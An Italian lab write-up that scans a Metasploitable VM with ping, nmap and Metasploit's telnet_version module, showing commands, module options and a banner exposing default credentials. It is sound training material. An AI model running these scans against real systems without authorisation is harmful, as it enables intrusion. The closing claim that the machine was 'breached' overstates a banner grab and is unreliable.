



Exploit Telnet con Metasploit

L'esercizio di oggi prevede di utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable. Un exploit Telnet si riferisce a un attacco informatico che sfrutta le vulnerabilità nel protocollo Telnet per ottenere l'accesso non autorizzato a un sistema remoto. Telnet è un protocollo di rete che consente agli utenti di comunicare e trasferire dati su una rete utilizzando una connessione testuale.

Come prima cosa ho settato gli IP di kali e metasploitable come richiesto e poi ho fatto un ping per vedere se le due macchine sono collegate fra loro.




The image shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~' and shows the nano 7.2 editor editing '/etc/network/interfaces'. The content includes configuration for the loopback interface 'lo' and the primary interface 'eth0' with a static IP of 192.168.1.25/24. The right window is titled 'Meta2 [in esecuzione] - Oracle VM VirtualBox' and shows the nano 2.0.7 editor editing '/etc/network/interfaces'. The content is similar but the IP for 'eth0' is set to 192.168.1.40/24. Both windows show the standard nano editor interface with menu bars and status lines.



The image shows a terminal window with the prompt '(kali@kali)-[~]'. The user has entered the command '\$ ping 192.168.1.40'. The output shows three successful ping requests with response times around 0.160 ms. Below the pings, the command '^C' is entered, followed by a summary: '— 192.168.1.40 ping statistics —' and '3 packets transmitted, 3 received, 0% packet loss, time 2030ms rtt min/avg/max/mdev = 0.159/0.160/0.162/0.001 ms'.

Poi ho fatto una scansione con nmap per vedere se il servizio telnet è aperto e la versione presente sulla macchina vittima utilizzando il comando <sudo nmap -A 192.168.1.40>.



The image shows the output of an nmap scan. The relevant lines are: '23/tcp open telnet Linux telnetd' and '25/tcp open smtp Postfix smtpd'. The scan also shows other open ports like 22/tcp (ssh) and 53/tcp (domain). The output is color-coded, with 'telnet' highlighted in green.

Poi aprendo la console di metasploit ho attivato il modulo auxiliary telnet_version e

attraverso il comando <show options> vedo i requisiti che mi servono per avviare l'exploit.

```
kali@kali: ~  
File Actions Edit View Help  
;k000000000000000k:  
,x000000000000x,  
,l0000000l.  
,d0d,  
.  
=  
+ -- ==[ metasploit v6.3.27-dev ]  
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
Metasploit tip: Use the resource command to run  
commands from a file  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > show options  
Module options (auxiliary/scanner/telnet/telnet_version):  


| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |

  
View the full module info with the info, or info -d command.
```

Come si vede dallo screen devo inserire l'indirizzo IP della macchina vittima e lo posso settare con il comando <set rhosts IPVittima> e poi posso lanciare l'exploit.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40  
rhosts => 192.168.1.40  
msf6 auxiliary(scanner/telnet/telnet_version) > exploit  
[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET  
0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable  
login:  
[+] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)  
[+] Auxiliary module execution completed  
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Dopo questo momento l'exploit è andato a buon fine e possiamo dire di aver bucato la macchina vittima.